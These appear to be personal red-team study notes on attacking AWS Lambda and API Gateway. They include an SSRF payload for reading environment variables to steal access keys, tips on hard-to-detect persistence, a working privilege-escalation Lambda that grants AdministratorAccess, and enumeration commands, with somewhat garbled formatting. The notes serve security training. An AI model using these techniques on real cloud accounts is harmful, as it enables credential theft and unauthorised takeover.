layer/dependency
Exploitation
Note:
- Lambda functions have
awsaccess keys in their environment variables, try to enumerate those variables to getaws access key idandaws access secret keyWe can have initial access via 2 methods:
- RCE
In this example we have an
RCEvuln
- Get credentials which can be stored in
-
Lambdacode -
Environment variables Can get it through: -
RCEvulnerability
echothis response in terminal to beautify it by using these credential data
 AWS_ACCESS_KEY_ID,AWS_ACCESS_SECRET_KEY,AWS_SESSION_TOKEN, we are able to connect toawsas this account
SSRFvulnerability use?url=file://127.0.0.1/proc/self/environCLIaccess
-
Persistence
- We can edit the
Lambdafunction code itself, but this can be detected easily.- updated the
cmdparameter here toc
- Now update the lambda function -- It didn't work for me despite the trouble shooting ☹️
bash
aws lambda update-function-code --function-name myfunction --zip-file fileb://lambda_function.py.zip --profile lambda-role-admin --region us-east-1
- updated the
- We can edit the
layers/dependenciesof the code, this is less detectible.
Privilege Escalation
Difference between:
AttachRole: attach a role to an existing entity.
PassRole: attach a role to an entity while creating it.
 In this privilege escalation scenario we have a comprimised user that has 2 permisssions:
PassRoleCreateFunctionwith those 2 permission we can abuse this user to create aLambda Functionwith privilege-escalation code. which will grant this user Administrator access. Created a new user with the same permissions as in the video.
Attack Steps:
- Created our malicious priv-esc
Lambda functioncodebashimport boto3 import json def lambda_handler(event, context): iam = boto3.client("iam") iam.attach_role_policy(RoleName="lambda-function-role", PolicyArn="arn:aws:iam::aws:policy/AdministratorAccess",) iam.attach_user_policy(UserName="admin-database", PolicyArn="arn:aws:iam::aws:policy/AdministratorAccess",) return { 'statusCode':200, 'body':json.dumps("AWS Red Team") } - created the
Lambda functionbashaws lambda create-function --function-name test --runtime python3.7 --zip-file fileb://test.zip --handler test.test --role arn:aws:iam::492787370120:role/lambda-function-role --region us-east-1 --profile admin-database
- Invoke the
lambda functionwe can invoke it with 1 of the 3 methods [[CARTS Notes#^f1595e | Lambda Triggers]] , but here we have full access toLambdaso we canInvokethis function fromaws-clibashaws lambda invoke --function-name test response.json --region us-east-1 --profile admin-database - Get our newly attached policies
bash
aws iam list-attached-user-policies --user-name admin-database --profile admin-database
API Gateway
Attacking API Gateway
Enumeration
In AWS we have 3 types of APIs
RESTAPIHTTPAPIWeb socketAPI
We'll enumerate each part of API Gateway

-
List all APIs

bashaws apigateway get-rest-apisoutput
-
Get info about a specific API
bashaws apigateway get-rest-api --rest-api-id api-d -
Get info about
resources/endpointsbashaws apigateway get-resources --rest-api-id api-idwe have 2 resources here
/and/system, notice also that/systemsupportsGETmethod only
-
Get info about a specific
resourcebashaws apigateway get-resources --rest-api-id api-id --resource-id -
Get info about methods
bashaws apigateway get-method --rest-api-id api-id --resource-id resource-id --http-method Method Notice that this endpoint doesn't required
 apikeyto useGETon it. -
Get stages
bashaws apigateway get-stage --rest-api-id api-id
-
Get info about specific stage
bashaws apigateway get-stage --api-id api-id --stage-name stage-name -
gettin info about parameters -we can get such info by reading the code of the lalmbda function that corresponds to such URL.
-
Getting info about
